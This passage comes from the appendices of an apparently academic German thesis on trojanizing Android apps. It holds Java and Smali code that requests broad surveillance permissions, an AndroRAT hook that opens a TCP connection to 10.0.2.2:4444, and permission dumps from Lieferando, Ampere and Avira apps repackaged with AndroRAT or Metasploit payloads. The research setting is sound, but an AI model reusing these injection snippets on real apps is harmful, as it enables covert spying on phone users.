        ActivityResultCallback;)Landroidx/activity/result/ActivityResultLauncher;
90
91  move-result-object v2
92
93  .line 59
94
95  .local v2, "requestPermissionLauncher":Landroidx/activity/result/ActivityResultLauncher
        ;, "Landroidx/activity/result/ActivityResultLauncher<[Ljava/lang/String;>;"
96
97  invoke-interface {v1}, Ljava/util/List;->size()I
98
99  move-result v3
100
101 new-array v3, v3, [Ljava/lang/String;
102
103 invoke-interface {v1, v3}, Ljava/util/List;->toArray([Ljava/lang/Object;)[Ljava/lang/
        Object;
104
105 move-result-object v3
106
107 check-cast v3, [Ljava/lang/String;
108
109 invoke-virtual {v2, v3}, Landroidx/activity/result/ActivityResultLauncher;->launch(Ljava
        /lang/Object;)V
110
111 .line 61
112
113 .end local v2    # "requestPermissionLauncher":Landroidx/activity/result/
        ActivityResultLauncher;, "Landroidx/activity/result/ActivityResultLauncher<[Ljava/
        lang/String;>;"
114
115 :cond_2
116
117 return-void
118
119 .end method
```

Quelltext D.7: Zusätzlicher Smali-Programmcode in der MainActivity - Anfrage über die AndroidX-Bibliothek

```
1  .method static synthetic lambda$request_permissions$0(Ljava/util/Map;)V
2
3  .locals 0
4
5  .param p0, "isGranted"    # Ljava/util/Map;
6
7  .line 57
8
9  return-void
10
11 .end method
```

Inhalte der Datei

`MainActivity$$ExternalSyntheticLambda0.smali:`

Quelltext D.8: Smali-Programmcode in der zusätzlich erzeugten Datei - Anfrage über die AndroidX-Bibliothek

```
.class public final synthetic Lcom/example/simple_app/MainActivity $$ExternalSyntheticLambda0;

.super Ljava/lang/Object;

.source "D8$$SyntheticClass"

# interfaces

.implements Landroidx/activity/result/ActivityResultCallback;

# static fields

.field public static final synthetic INSTANCE: Lcom/example/simple_app/MainActivity
    $$ExternalSyntheticLambda0;

# direct methods

.method static synthetic constructor <clinit>()V

.locals 1

new-instance v0, Lcom/example/simple_app/MainActivity $$ExternalSyntheticLambda0;

invoke-direct {v0}, Lcom/example/simple_app/MainActivity $$ExternalSyntheticLambda0;-><init>()V

sput-object v0, Lcom/example/simple_app/MainActivity $$ExternalSyntheticLambda0;->INSTANCE:
    Lcom/example/simple_app/MainActivity $$ExternalSyntheticLambda0;

return-void

.end method

.method private synthetic constructor <init>()V

.locals 0

invoke-direct {p0}, Ljava/lang/Object;-><init>()V

return-void

.end method

# virtual methods

.method public final onActivityResult(Ljava/lang/Object;)V

.locals 0

check-cast p1, Ljava/util/Map;

invoke-static {p1}, Lcom/example/simple_app/MainActivity
    ;->lambda$request_permissions$0(Ljava/util/Map;)V

return-void

.end method
```

D.2 Metasploit-Android-Payload

D.2.1 onCreate()-Methode

Quelltext D.9: Java Implementation der onCreate()-Methode

```
1 Context c = getApplicationContext(); // l. 25
2 request_permissions(c); // l. 26
3 Intent intent = new Intent(Settings.ACTION_MANAGE_WRITE_SETTINGS, Uri.parse("package:" +
      getPackageName() )); // l.
    27
4 startActivity(intent); // l. 28
```

Quelltext D.10: Smali-Programmcode der onCreate()-Methode

```
1  .line 26
2  .local v0, "c":Landroid/content/Context;
3
4  invoke-virtual {p0, v0}, Lcom/example/simple_app/MainActivity
       ;->request_permissions(Landroid/content/Context;)V
5
6  .line 27
7  new-instance v1, Landroid/content/Intent;
8
9  new-instance v2, Ljava/lang/StringBuilder;
10
11 invoke-direct {v2}, Ljava/lang/StringBuilder;-><init>()V
12
13 const-string v3, "package:"
14
15 invoke-virtual {v2, v3}, Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang
       /StringBuilder;
16
17 invoke-virtual {p0}, Lcom/example/simple_app/MainActivity;->getPackageName()Ljava/lang/String;
18
19 move-result-object v3
20
21 invoke-virtual {v2, v3}, Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang
       /StringBuilder;
22
23 invoke-virtual {v2}, Ljava/lang/StringBuilder;->toString()Ljava/lang/String;
24
25 move-result-object v2
26
27 invoke-static {v2}, Landroid/net/Uri;->parse(Ljava/lang/String;)Landroid/net/Uri;
28
29 move-result-object v2
30
31 const-string v3, "android.settings.action.MANAGE_WRITE_SETTINGS"
32
33 invoke-direct {v1, v2, v3}, Landroid/content/Intent;-><init>(Ljava/lang/String;Landroid/
       net/Uri;)V
34
35 .line 28
36 .local v1, "intent":Landroid/content/Intent;
37 invoke-virtual {p0, v1}, Lcom/example/simple_app/MainActivity
       ;->startActivity(Landroid/content/Intent;)V
```

D.2.2 request_permissions()-Methode - Anfrage über AppCompat

Quelltext D.11: Java Implementation der request_permissions()-Methode - Anfrage über AppCompat

```
1  public void request_permissions(Context context) {
2
3  String[] allPermissionsNeeded = new String[] {Manifest.permission.CAMERA,          // l. 34
4  Manifest.permission.RECORD_AUDIO, Manifest.permission.ACCESS_FINE_LOCATION,
5  Manifest.permission.ACCESS_COARSE_LOCATION, Manifest.permission.READ_PHONE_STATE,
6  Manifest.permission.CALL_PHONE, Manifest.permission.SEND_SMS,
7  Manifest.permission.RECEIVE_SMS, Manifest.permission.READ_SMS, Manifest.permission.
       READ_CONTACTS,
8  Manifest.permission.WRITE_CONTACTS, Manifest.permission.WRITE_EXTERNAL_STORAGE,
9  Manifest.permission.READ_CALL_LOG, Manifest.permission.WRITE_CALL_LOG
10 };
11
12 List<String> permissionsNeeded = new ArrayList<String>();          // l. 43
13
14 for(String permission:allPermissionsNeeded){      // l. 45
15
16 if (!(ContextCompat.checkSelfPermission(context, permission) ==          // l. 47
17 PackageManager.PERMISSION_GRANTED))
18 permissionsNeeded.add(permission);          // l. 49
19 }
20
21
22 if (permissionsNeeded.size() > 0) {          // l. 53
23 ActivityCompat.requestPermissions(MainActivity.this,          // l. 54
24 permissionsNeeded.toArray(new String[permissionsNeeded.size()]), 0 );          // l. 55
25 }
26
27
28 }
```

Quelltext D.12: Smali-Programmcode der request_permissions()-Methode - Anfrage über AppCompat

```
1  .method public request_permissions(Landroid/content/Context;)V
2
3  .locals 14
4
5  .param p1, "context"    # Landroid/content/Context;
6
7  .line 34
8
9  const-string v0, "android.permission.CAMERA"
10 const-string v1, "android.permission.RECORD_AUDIO"
11 const-string v2, "android.permission.ACCESS_FINE_LOCATION"
12 const-string v3, "android.permission.ACCESS_COARSE_LOCATION"
13 const-string v4, "android.permission.READ_PHONE_STATE"
14 const-string v5, "android.permission.CALL_PHONE"
15 const-string v6, "android.permission.SEND_SMS"
16 const-string v7, "android.permission.RECEIVE_SMS"
17 const-string v8, "android.permission.READ_SMS"
18 const-string v9, "android.permission.READ_CONTACTS"
19 const-string v10, "android.permission.WRITE_CONTACTS"
20 const-string v11, "android.permission.WRITE_EXTERNAL_STORAGE"
21 const-string v12, "android.permission.READ_CALL_LOG"
22 const-string v13, "android.permission.WRITE_CALL_LOG"
```

```
23
24 filled-new-array/range {v0 .. v13}, [Ljava/lang/String;
25
26 move-result-object v0
27
28 .line 43
29
30 .local v0, "allPermissionsNeeded":[Ljava/lang/String;
31 new-instance v1, Ljava/util/ArrayList;
32
33 invoke-direct {v1}, Ljava/util/ArrayList;-><init>()V
34
35 .line 45
36 .local v1, "permissionsNeeded":Ljava/util/List;, "Ljava/util/List<Ljava/lang/String;>;"
37
38 array-length v2, v0
39
40 const/4 v3, 0x0
41
42 const/4 v4, 0x0
43
44 :goto_0
45
46 if-ge v4, v2, :cond_1
47
48 aget-object v5, v0, v4
49
50 .line 47
51
52 .local v5, "permission":Ljava/lang/String;
53
54 invoke-static {p1, v5}, Landroidx/core/content/ContextCompat;->checkSelfPermission(
       Landroid/content/Context;Ljava/lang/String;)I
55
56 move-result v6
57
58 if-eqz v6, :cond_0
59
60 .line 49
61
62 invoke-interface {v1, v5}, Ljava/util/List;->add(Ljava/lang/Object;)Z
63
64 .line 45
65
66 .end local v5    # "permission":Ljava/lang/String;
67
68 :cond_0
69
70 add-int/lit8 v4, v4, 0x1
71
72 goto :goto_0
73
74 .line 53
75
76 :cond_1
77
78 invoke-interface {v1}, Ljava/util/List;->size()I
```

```
79
80  move-result v2
81
82  if-lez v2, :cond_2
83
84  .line 54
85
86  nop
87
88  .line 55
89
90  invoke-interface {v1}, Ljava/util/List;->size()I
91
92  move-result v2
93
94  new-array v2, v2, [Ljava/lang/String;
95
96  invoke-interface {v1, v2}, Ljava/util/List;->toArray([Ljava/lang/Object;)[Ljava/lang/
        Object;
97
98  move-result-object v2
99
100 check-cast v2, [Ljava/lang/String;
101
102 .line 54
103
104 invoke-static {p0, v2, v3}, Landroidx/core/app/ActivityCompat;->requestPermissions(
        Landroid/app/Activity;[Ljava/lang/String;I)V
105
106 .line 58
107
108 :cond_2
109
110 return-void
111
112 .end method
```

D.2.3 request_permissions()-Methode - Anfrage über AndroidX-Bibliothek

(es werden mehrere Funktionen und Dateien erzeugt.)

Quelltext D.13: Java Implementation der request_permissions()-Methode - Anfrage über die AndroidX-Bibliothek

```
1  public void request_permissions(Context context) {
2
3  String[] allPermissionsNeeded = new String[]{Manifest.permission.CAMERA,     // l. 36
4  Manifest.permission.RECORD_AUDIO, Manifest.permission.ACCESS_FINE_LOCATION,
5  Manifest.permission.ACCESS_COARSE_LOCATION, Manifest.permission.READ_PHONE_STATE,
6  Manifest.permission.CALL_PHONE, Manifest.permission.SEND_SMS,
7  Manifest.permission.RECEIVE_SMS, Manifest.permission.READ_SMS, Manifest.permission.
       READ_CONTACTS,
8  Manifest.permission.WRITE_CONTACTS, Manifest.permission.WRITE_EXTERNAL_STORAGE,
9  Manifest.permission.READ_CALL_LOG, Manifest.permission.WRITE_CALL_LOG
10 };
11
```

```
12 List<String> permissionsNeeded = new ArrayList<String>(); // l. 45
13
14
15 for (String permission : allPermissionsNeeded) {          // l. 48
16
17 if (!(ContextCompat.checkSelfPermission(context, permission) ==   // l. 50
18 PackageManager.PERMISSION_GRANTED))
19 permissionsNeeded.add(permission);          // l. 52
20 }
21
22
23 if (permissionsNeeded.size() > 0) {       // l. 56
24 ActivityResultLauncher<String[]> requestPermissionLauncher =      // l. 57
25 registerForActivityResult(new ActivityResultContracts.RequestMultiplePermissions(),
       isGranted -> {    // l.
       58
26 }); // l. 59
27
28 requestPermissionLauncher.launch(permissionsNeeded.toArray(new String[permissionsNeeded.
       size()]));         // l.
       61
29 }
30 }         // l. 63
```

Quelltext D.14: Smali-Programmcode der request_permissions()-Methode in der MainActivity - Anfrage über die AndroidX-Bibliothek

```
1  .method public request_permissions(Landroid/content/Context;)V
2
3  .locals 14
4
5  .param p1, "context"    # Landroid/content/Context;
6
7  .line 36
8
9  const-string v0, "android.permission.CAMERA"
10 const-string v1, "android.permission.RECORD_AUDIO"
11 const-string v2, "android.permission.ACCESS_FINE_LOCATION"
12 const-string v3, "android.permission.ACCESS_COARSE_LOCATION"
13 const-string v4, "android.permission.READ_PHONE_STATE"
14 const-string v5, "android.permission.CALL_PHONE"
15 const-string v6, "android.permission.SEND_SMS"
16 const-string v7, "android.permission.RECEIVE_SMS"
17 const-string v8, "android.permission.READ_SMS"
18 const-string v9, "android.permission.READ_CONTACTS"
19 const-string v10, "android.permission.WRITE_CONTACTS"
20 const-string v11, "android.permission.WRITE_EXTERNAL_STORAGE"
21 const-string v12, "android.permission.READ_CALL_LOG"
22 const-string v13, "android.permission.WRITE_CALL_LOG"
23
24 filled-new-array/range {v0 .. v13}, [Ljava/lang/String;
25
26 move-result-object v0
27
28 .line 45
29
30 .local v0, "allPermissionsNeeded":[Ljava/lang/String;
31
32 new-instance v1, Ljava/util/ArrayList;
```

```
33
34 invoke-direct {v1}, Ljava/util/ArrayList;-><init>()V
35
36 .line 48
37
38 .local v1, "permissionsNeeded":Ljava/util/List;, "Ljava/util/List<Ljava/lang/String;>;"
39
40 array-length v2, v0
41
42 const/4 v3, 0x0
43
44 :goto_0
45
46 if-ge v3, v2, :cond_1
47
48 aget-object v4, v0, v3
49
50 .line 50
51
52 .local v4, "permission":Ljava/lang/String;
53
54 invoke-static {p1, v4}, Landroidx/core/content/ContextCompat;->checkSelfPermission(
       Landroid/content/Context;Ljava/lang/String;)I
55
56 move-result v5
57
58 if-eqz v5, :cond_0
59
60 .line 52
61
62 invoke-interface {v1, v4}, Ljava/util/List;->add(Ljava/lang/Object;)Z
63
64 .line 48
65
66 .end local v4    # "permission":Ljava/lang/String;
67
68 :cond_0
69
70 add-int/lit8 v3, v3, 0x1
71
72 goto :goto_0
73
74 .line 56
75
76 :cond_1
77
78 invoke-interface {v1}, Ljava/util/List;->size()I
79
80 move-result v2
81
82 if-lez v2, :cond_2
83
84 .line 57
85
86 new-instance v2, Landroidx/activity/result/contract/
       ActivityResultContracts$RequestMultiplePermissions;
87
```

```
88  invoke-direct {v2}, Landroidx/activity/result/contract/
        ActivityResultContracts$RequestMultiplePermissions;-><init>()V
89
90  sget-object v3, Lcom/example/simple_app/MainActivity $$ExternalSyntheticLambda0;->INSTANCE:
        Lcom/example/simple_app/MainActivity $$ExternalSyntheticLambda0;
91
92  .line 58
93
94  invoke-virtual {p0, v2, v3}, Lcom/example/simple_app/MainActivity ;->registerForActivityResult(
        Landroidx/activity/result/contract/ActivityResultContract;Landroidx/activity/result/
        ActivityResultCallback;)Landroidx/activity/result/ActivityResultLauncher;
95
96  move-result-object v2
97
98  .line 61
99
100 .local v2, "requestPermissionLauncher":Landroidx/activity/result/ActivityResultLauncher
        ;, "Landroidx/activity/result/ActivityResultLauncher<[Ljava/lang/String;>;"
101
102 invoke-interface {v1}, Ljava/util/List;->size()I
103
104 move-result v3
105
106 new-array v3, v3, [Ljava/lang/String;
107
108 invoke-interface {v1, v3}, Ljava/util/List;->toArray([Ljava/lang/Object;)[Ljava/lang/
        Object;
109
110 move-result-object v3
111
112 check-cast v3, [Ljava/lang/String;
113
114 invoke-virtual {v2, v3}, Landroidx/activity/result/ActivityResultLauncher;->launch(Ljava
        /lang/Object;)V
115
116 .line 63
117
118 .end local v2    # "requestPermissionLauncher":Landroidx/activity/result/
        ActivityResultLauncher;, "Landroidx/activity/result/ActivityResultLauncher<[Ljava/
        lang/String;>;"
119
120 :cond_2
121
122 return-void
123
124 .end method
```

Quelltext D.15: Zusätzlicher Smali-Programmcode in der MainActivity - Anfrage über die AndroidX-Bibliothek

```
1  .method static synthetic lambda$request_permissions$0(Ljava/util/Map;)V
2
3  .locals 0
4
5  .param p0, "isGranted"    # Ljava/util/Map;
6
7  .line 59
8
9  return-void
```

```
10
11 .end method
```

MainActivity$$ExternalSyntheticLambda0.smali

Quelltext D.16: Smali-Programmcode in der zusätzlich erzeugten Datei - Anfrage über die AndroidX-Bibliothek

```
1  .class public final synthetic Lcom/example/simple_app/MainActivity$$ExternalSyntheticLambda0;
2
3  .super Ljava/lang/Object;
4
5  .source "D8$$SyntheticClass"
6
7  # interfaces
8
9  .implements Landroidx/activity/result/ActivityResultCallback;
10
11 # static fields
12
13 .field public static final synthetic INSTANCE: Lcom/example/simple_app/MainActivity
       $$ExternalSyntheticLambda0;
14
15 # direct methods
16
17 .method static synthetic constructor <clinit>()V
18
19 .locals 1
20
21 new-instance v0, Lcom/example/simple_app/MainActivity$$ExternalSyntheticLambda0;
22
23 invoke-direct {v0}, Lcom/example/simple_app/MainActivity$$ExternalSyntheticLambda0;-><init>()V
24
25 sput-object v0, Lcom/example/simple_app/MainActivity$$ExternalSyntheticLambda0;->INSTANCE:
       Lcom/example/simple_app/MainActivity$$ExternalSyntheticLambda0;
26
27 return-void
28
29 .end method
30
31 .method private synthetic constructor <init>()V
32
33 .locals 0
34
35 invoke-direct {p0}, Ljava/lang/Object;-><init>()V
36
37 return-void
38
39 .end method
40
41 # virtual methods
42
43 .method public final onActivityResult(Ljava/lang/Object;)V
44
45 .locals 0
46
47 check-cast p1, Ljava/util/Map;
```

```
48
49 invoke-static {p1}, Lcom/example/simple_app/MainActivity
       ;->lambda$request_permissions$0(Ljava/util/Map;)V
50
51 return-void
52
53 .end method
```

Anhang E: Programmcode AndroRAT Hook

Java-Programmcode:

```
new tcpConnection(activity,context).execute("10.0.2.2","4444");
```

Smali-Programmcode: Die Definition der folgenden *instance-fields* innerhalb der Smali-Datei der *MainActivity*-Klasse ist erforderlich, um den Smali-Programmcode auszuführen.

```
.field activity:Landroid/app/Activity;
.field context:Landroid/content/Context;
```

Quelltext E.1: Smali-Programmcode der execute()-Methode

```
1  invoke-virtual {p0}, Lcom/example/simple_app/MainActivity;->getApplicationContext()
       Landroid/content/Context;
2  move-result-object v1
3  iput-object v1, p0, Lcom/example/simple_app/MainActivity;->context:Landroid/content/
       Context;
4  const-string v3, "10.0.2.2"
5  const-string v4, "4444"
6  new-instance v2, Lcom/example/androrat/tcpConnection;
7  iget-object v3, p0, Lcom/example/simple_app/MainActivity;->activity:Landroid/app/
       Activity;
8  iget-object v4, p0, Lcom/example/simple_app/MainActivity;->context:Landroid/content/
       Context;
9  invoke-direct {v2, v3, v4}, Lcom/example/androrat/tcpConnection;-><init>(Landroid/app/
       Activity;Landroid/content/Context;)V
10 const-string v3, "10.0.2.2"
11 const-string v4, "4444"
12 filled-new-array {v3, v4}, [Ljava/lang/String;
13 move-result-object v3
14 invoke-virtual {v2, v3}, Lcom/example/androrat/tcpConnection;->execute([Ljava/lang/
       Object;)Landroid/os/AsyncTask;
```

Anhang F: Ergebnisse: Systemdateien nach Herabsetzen der Ziel-API-Ebene

Quelltext F.1: Erteilte Berechtigungen für die mit AndroRAT trojanisierte Applikation Lieferando in der Datei packages.xml nach Herabsetzen der Ziel-API-Ebene auf 22 auf dem emulierten Pixel 3 XL mit API-Ebene 23

```
<package name="com.yopeso.lieferando" codePath="/data/app/com.yopeso.lieferando-1"
    nativeLibraryPath="/data/app/com.yopeso.lieferando-1/lib" primaryCpuAbi="x86"
    publicFlags="944488004" privateFlags="0" ft="1819b459e80" it="1819b45e76b" ut="1819
    b45e76b" version="1610000350" userId="10061">
<sigs count="1">
<cert index="6" key="*" />
<perms>
<item name="android.permission.READ_SMS" granted="true" flags="0" />
<item name="android.permission.READ_CALL_LOG" granted="true" flags="0" />
<item name="com.google.android.c2dm.permission.RECEIVE" granted="true" flags="0" />
<item name="android.permission.ACCESS_FINE_LOCATION" granted="true" flags="0" />
<item name="com.google.android.providers.gsf.permission.READ_GSERVICES" granted="true"
    flags="0" />
<item name="android.permission.SYSTEM_ALERT_WINDOW" granted="true" flags="0" />
<item name="android.permission.RECEIVE_BOOT_COMPLETED" granted="true" flags="0" />
<item name="android.permission.INTERNET" granted="true" flags="0" />
<item name="android.permission.READ_EXTERNAL_STORAGE" granted="true" flags="0" />
<item name="android.permission.ACCESS_COARSE_LOCATION" granted="true" flags="0" />
<item name="android.permission.READ_PHONE_STATE" granted="true" flags="0" />
<item name="android.permission.ACCESS_NETWORK_STATE" granted="true" flags="0" />
<item name="android.permission.CAMERA" granted="true" flags="0" />
<item name="android.permission.WRITE_EXTERNAL_STORAGE" granted="true" flags="0" />
<item name="android.permission.VIBRATE" granted="true" flags="0" />
<item name="android.permission.ACCESS_WIFI_STATE" granted="true" flags="0" />
<item name="android.permission.RECORD_AUDIO" granted="true" flags="0" />
<item name="android.permission.WAKE_LOCK" granted="true" flags="0" />
</perms>
</package>
```

Quelltext F.2: Erteilte Berechtigungen für die mit AndroRAT trojanisierte Applikation Ampere in der Datei packages.xml nach dem Herabsetzen der Ziel-API-Ebene auf 22 auf dem HTC U11

```
htc_ocndugl:/ # cat /data/system/packages.xml | tail -n +11956 | head -n 50
<package name="com.gombosdev.ampere" codePath="/data/app/com.gombosdev.ampere-9
    nx3usTEJtt2n3BjniBVPw==" nativeLibraryPath="/data/app/com.gombosdev.ampere-9
    nx3usTEJtt2n3BjniBVPw==/lib" publicFlags="944258628" privateFlags="0" ft="18190
    cc63f8" it="18190cd478f" ut="18190cd478f" version="259" userId="10191" powerPolicy="
    off" powerPolicyEnable="1">
<sigs count="1" schemeVersion="3">
<cert index="30" key="*" />
</sigs>
<perms>
<item name="android.permission.READ_SMS" granted="true" flags="0" />
<item name="android.permission.READ_CALL_LOG" granted="true" flags="0" />
<item name="com.google.android.c2dm.permission.RECEIVE" granted="true" flags="0" />
<item name="android.permission.ACCESS_FINE_LOCATION" granted="true" flags="0" />
<item name="android.permission.SYSTEM_ALERT_WINDOW" granted="true" flags="0" />
<item name="android.permission.CHANGE_NETWORK_STATE" granted="true" flags="0" />
```

```
<item name="android.permission.FOREGROUND_SERVICE" granted="true" flags="0" />
<item name="android.permission.RECEIVE_BOOT_COMPLETED" granted="true" flags="0" />
<item name="android.permission.INTERNET" granted="true" flags="0" />
<item name="com.android.vending.BILLING" granted="true" flags="0" />
<item name="android.permission.READ_EXTERNAL_STORAGE" granted="true" flags="0" />
<item name="android.permission.ACCESS_COARSE_LOCATION" granted="true" flags="0" />
<item name="android.permission.READ_PHONE_STATE" granted="true" flags="0" />
<item name="android.permission.ACCESS_NETWORK_STATE" granted="true" flags="0" />
<item name="android.permission.CAMERA" granted="true" flags="0" />
<item name="android.permission.WRITE_EXTERNAL_STORAGE" granted="true" flags="0" />
<item name="android.permission.VIBRATE" granted="true" flags="0" />
<item name="android.permission.ACCESS_WIFI_STATE" granted="true" flags="0" />
<item name="android.permission.RECORD_AUDIO" granted="true" flags="0" />
<item name="com.google.android.gms.permission.AD_ID" granted="true" flags="0" />
<item name="android.permission.WAKE_LOCK" granted="true" flags="0" />
</perms>
```

Quelltext F.3: Erteilte Berechtigungen für die mit dem Metasploit-Android-Payload trojanisierte Applikation Avira in der Datei packages.xml nach dem Herabsetzen der Ziel-API-Ebene auf 22 auf dem emulierten Pixel 3 XL mit API-Ebene 28

```
<package name="com.avira.android" codePath="/data/app/com.avira.android-Hb1QrRFu5vPZu-
    ihUuL4bQ==" nativeLibraryPath="/data/app/com.avira.android-Hb1QrRFu5vPZu-ihUuL4bQ==/
    lib" primaryCpuAbi="armeabi-v7a" publicFlags="940063812" privateFlags="0" ft="1819
    b4e9760" it="1819b4e996a" ut="1819b4e996a" version="220414014" userId="10085">
<sigs count="1" schemeVersion="3">
<cert index="19" key="*" />
</sigs>
<perms>
<item name="android.permission.WRITE_SETTINGS" granted="true" flags="0" />
<item name="com.avira.android.permission.C2D_MESSAGE" granted="true" flags="0" />
<item name="android.permission.READ_SMS" granted="true" flags="0" />
<item name="android.permission.READ_CALL_LOG" granted="true" flags="0" />
<item name="com.google.android.c2dm.permission.RECEIVE" granted="true" flags="0" />
<item name="android.permission.ACCESS_FINE_LOCATION" granted="true" flags="0" />
<item name="android.permission.USE_CREDENTIALS" granted="true" flags="0" />
<item name="android.permission.MODIFY_AUDIO_SETTINGS" granted="true" flags="0" />
<item name="android.permission.SYSTEM_ALERT_WINDOW" granted="true" flags="0" />
<item name="com.avira.android.permission.REMOTE_LOCK_SERVICE" granted="true" flags="0"
    />
<item name="android.permission.FOREGROUND_SERVICE" granted="true" flags="0" />
<item name="android.permission.RECEIVE_BOOT_COMPLETED" granted="true" flags="0" />
<item name="android.permission.RECEIVE_SMS" granted="true" flags="0" />
<item name="android.permission.EXPAND_STATUS_BAR" granted="true" flags="0" />
<item name="android.permission.REQUEST_IGNORE_BATTERY_OPTIMIZATIONS" granted="true"
    flags="0" />
<item name="com.avira.android.permission.INVOKE_WIPE_FEATURES" granted="true" flags="0"
    />
<item name="android.permission.INTERNET" granted="true" flags="0" />
<item name="com.android.browser.permission.READ_HISTORY_BOOKMARKS" granted="true" flags
    ="0" />
<item name="android.permission.READ_EXTERNAL_STORAGE" granted="true" flags="0" />
<item name="android.permission.GET_PACKAGE_SIZE" granted="true" flags="0" />
<item name="android.permission.ACCESS_COARSE_LOCATION" granted="true" flags="0" />
<item name="com.avira.android.permission.INVOKE_INTERNAL_HANDLER" granted="true" flags
    ="0" />
<item name="android.permission.READ_PHONE_STATE" granted="true" flags="0" />
<item name="android.permission.SEND_SMS" granted="true" flags="0" />
```

```
<item name="android.permission.CALL_PHONE" granted="true" flags="0" />
<item name="android.permission.WRITE_CONTACTS" granted="true" flags="0" />
<item name="android.permission.CHANGE_WIFI_STATE" granted="true" flags="0" />
<item name="android.permission.ACCESS_NETWORK_STATE" granted="true" flags="0" />
<item name="android.permission.DISABLE_KEYGUARD" granted="true" flags="0" />
<item name="android.permission.CAMERA" granted="true" flags="0" />
<item name="android.permission.SET_WALLPAPER" granted="true" flags="0" />
<item name="android.permission.WRITE_CALL_LOG" granted="true" flags="0" />
<item name="android.permission.KILL_BACKGROUND_PROCESSES" granted="true" flags="0" />
<item name="android.permission.USE_FINGERPRINT" granted="true" flags="0" />
<item name="android.permission.REQUEST_DELETE_PACKAGES" granted="true" flags="0" />
<item name="com.android.browser.permission.WRITE_HISTORY_BOOKMARKS" granted="true" flags
    ="0" />
<item name="android.permission.GET_ACCOUNTS" granted="true" flags="0" />
<item name="android.permission.WRITE_EXTERNAL_STORAGE" granted="true" flags="0" />
<item name="android.permission.VIBRATE" granted="true" flags="0" />
<item name="android.permission.ACCESS_WIFI_STATE" granted="true" flags="0" />
<item name="android.permission.RECORD_AUDIO" granted="true" flags="0" />
<item name="android.permission.WAKE_LOCK" granted="true" flags="0" />
<item name="android.permission.READ_CONTACTS" granted="true" flags="0" />
</perms>
<proper-signing-keyset identifier="22" />
</package>
```

Quelltext F.4: Erteilte Berechtigungen für die mit dem Metasploit-Android-Payload trojanisierte Applikation Lieferando in der Datei runtime-permissions.xml nach dem Herabsetzen der Ziel-API-Ebene auf 22 auf dem emulierten Pixel 3 XL mit API-Ebene 32

```
  <package name="com.yopeso.lieferando">
<permission name="android.permission.READ_SMS" granted="true" flags="b48" />
<permission name="android.permission.READ_CALL_LOG" granted="true" flags="b48" />
<permission name="com.google.android.c2dm.permission.RECEIVE" granted="true" flags="0"
    />
<permission name="android.permission.ACCESS_FINE_LOCATION" granted="true" flags="348" />
<permission name="com.google.android.providers.gsf.permission.READ_GSERVICES" granted="
    true" flags="0" />
<permission name="android.permission.SYSTEM_ALERT_WINDOW" granted="true" flags="0" />
<permission name="android.permission.FOREGROUND_SERVICE" granted="true" flags="0" />
<permission name="android.permission.RECEIVE_BOOT_COMPLETED" granted="true" flags="0" />
<permission name="android.permission.INTERNET" granted="true" flags="0" />
<permission name="android.permission.READ_EXTERNAL_STORAGE" granted="true" flags="b48"
    />
<permission name="android.permission.ACCESS_COARSE_LOCATION" granted="true" flags="348"
    />
<permission name="android.permission.READ_PHONE_STATE" granted="true" flags="348" />
<permission name="android.permission.ACCESS_NETWORK_STATE" granted="true" flags="0" />
<permission name="android.permission.CAMERA" granted="true" flags="348" />
<permission name="android.permission.WRITE_EXTERNAL_STORAGE" granted="true" flags="b48"
    />
<permission name="android.permission.VIBRATE" granted="true" flags="0" />
<permission name="android.permission.ACCESS_WIFI_STATE" granted="true" flags="0" />
<permission name="android.permission.RECORD_AUDIO" granted="true" flags="348" />
<permission name="android.permission.WAKE_LOCK" granted="true" flags="0" />
<permission name="android.permission.ACCESS_BACKGROUND_LOCATION" granted="true" flags="
    bc8" />
<permission name="android.permission.ACCESS_MEDIA_LOCATION" granted="true" flags="3c8"
    />
</package>
```

Quelltext F.5: Erteilte Berechtigungen für die mit dem Metasploit-Android-Payload trojanisierte Applikation Avira in der Datei runtime-permissions.xml nach dem Herabsetzen der Ziel-API-Ebene auf 22 auf dem emulierten Pixel 3 XL mit API-Ebene 32

```
1  <package name="com.avira.android">
2  <permission name="android.permission.WRITE_SETTINGS" granted="true" flags="0" />
3  <permission name="com.avira.android.permission.C2D_MESSAGE" granted="true" flags="0" />
4  <permission name="android.permission.READ_SMS" granted="true" flags="b48" />
5  <permission name="android.permission.READ_CALL_LOG" granted="true" flags="b48" />
6  <permission name="com.google.android.c2dm.permission.RECEIVE" granted="true" flags="0"
       />
7  <permission name="android.permission.ACCESS_FINE_LOCATION" granted="true" flags="348" />
8  <permission name="android.permission.USE_CREDENTIALS" granted="true" flags="0" />
9  <permission name="android.permission.MODIFY_AUDIO_SETTINGS" granted="true" flags="0" />
10 <permission name="android.permission.SYSTEM_ALERT_WINDOW" granted="true" flags="0" />
11 <permission name="com.avira.android.permission.REMOTE_LOCK_SERVICE" granted="true" flags
       ="0" />
12 <permission name="android.permission.FOREGROUND_SERVICE" granted="true" flags="0" />
13 <permission name="android.permission.RECEIVE_BOOT_COMPLETED" granted="true" flags="0" />
14 <permission name="android.permission.RECEIVE_SMS" granted="true" flags="b48" />
15 <permission name="android.permission.EXPAND_STATUS_BAR" granted="true" flags="0" />
16 <permission name="android.permission.REQUEST_IGNORE_BATTERY_OPTIMIZATIONS" granted="true
       " flags="0" />
17 <permission name="com.avira.android.permission.INVOKE_WIPE_FEATURES" granted="true"
       flags="0" />
18 <permission name="android.permission.INTERNET" granted="true" flags="0" />
19 <permission name="com.android.browser.permission.READ_HISTORY_BOOKMARKS" granted="true"
       flags="0" />
20 <permission name="android.permission.READ_EXTERNAL_STORAGE" granted="true" flags="b48"
       />
21 <permission name="android.permission.GET_PACKAGE_SIZE" granted="true" flags="0" />
22 <permission name="android.permission.ACCESS_COARSE_LOCATION" granted="true" flags="348"
       />
23 <permission name="com.avira.android.permission.INVOKE_INTERNAL_HANDLER" granted="true"
       flags="0" />
24 <permission name="android.permission.READ_PHONE_STATE" granted="true" flags="348" />
25 <permission name="android.permission.SEND_SMS" granted="true" flags="b48" />
26 <permission name="android.permission.CALL_PHONE" granted="true" flags="348" />
27 <permission name="android.permission.WRITE_CONTACTS" granted="true" flags="348" />
28 <permission name="android.permission.CHANGE_WIFI_STATE" granted="true" flags="0" />
29 <permission name="android.permission.ACCESS_NETWORK_STATE" granted="true" flags="0" />
30 <permission name="android.permission.DISABLE_KEYGUARD" granted="true" flags="0" />
31 <permission name="android.permission.CAMERA" granted="true" flags="348" />
32 <permission name="android.permission.SET_WALLPAPER" granted="true" flags="0" />
33 <permission name="android.permission.WRITE_CALL_LOG" granted="true" flags="b48" />
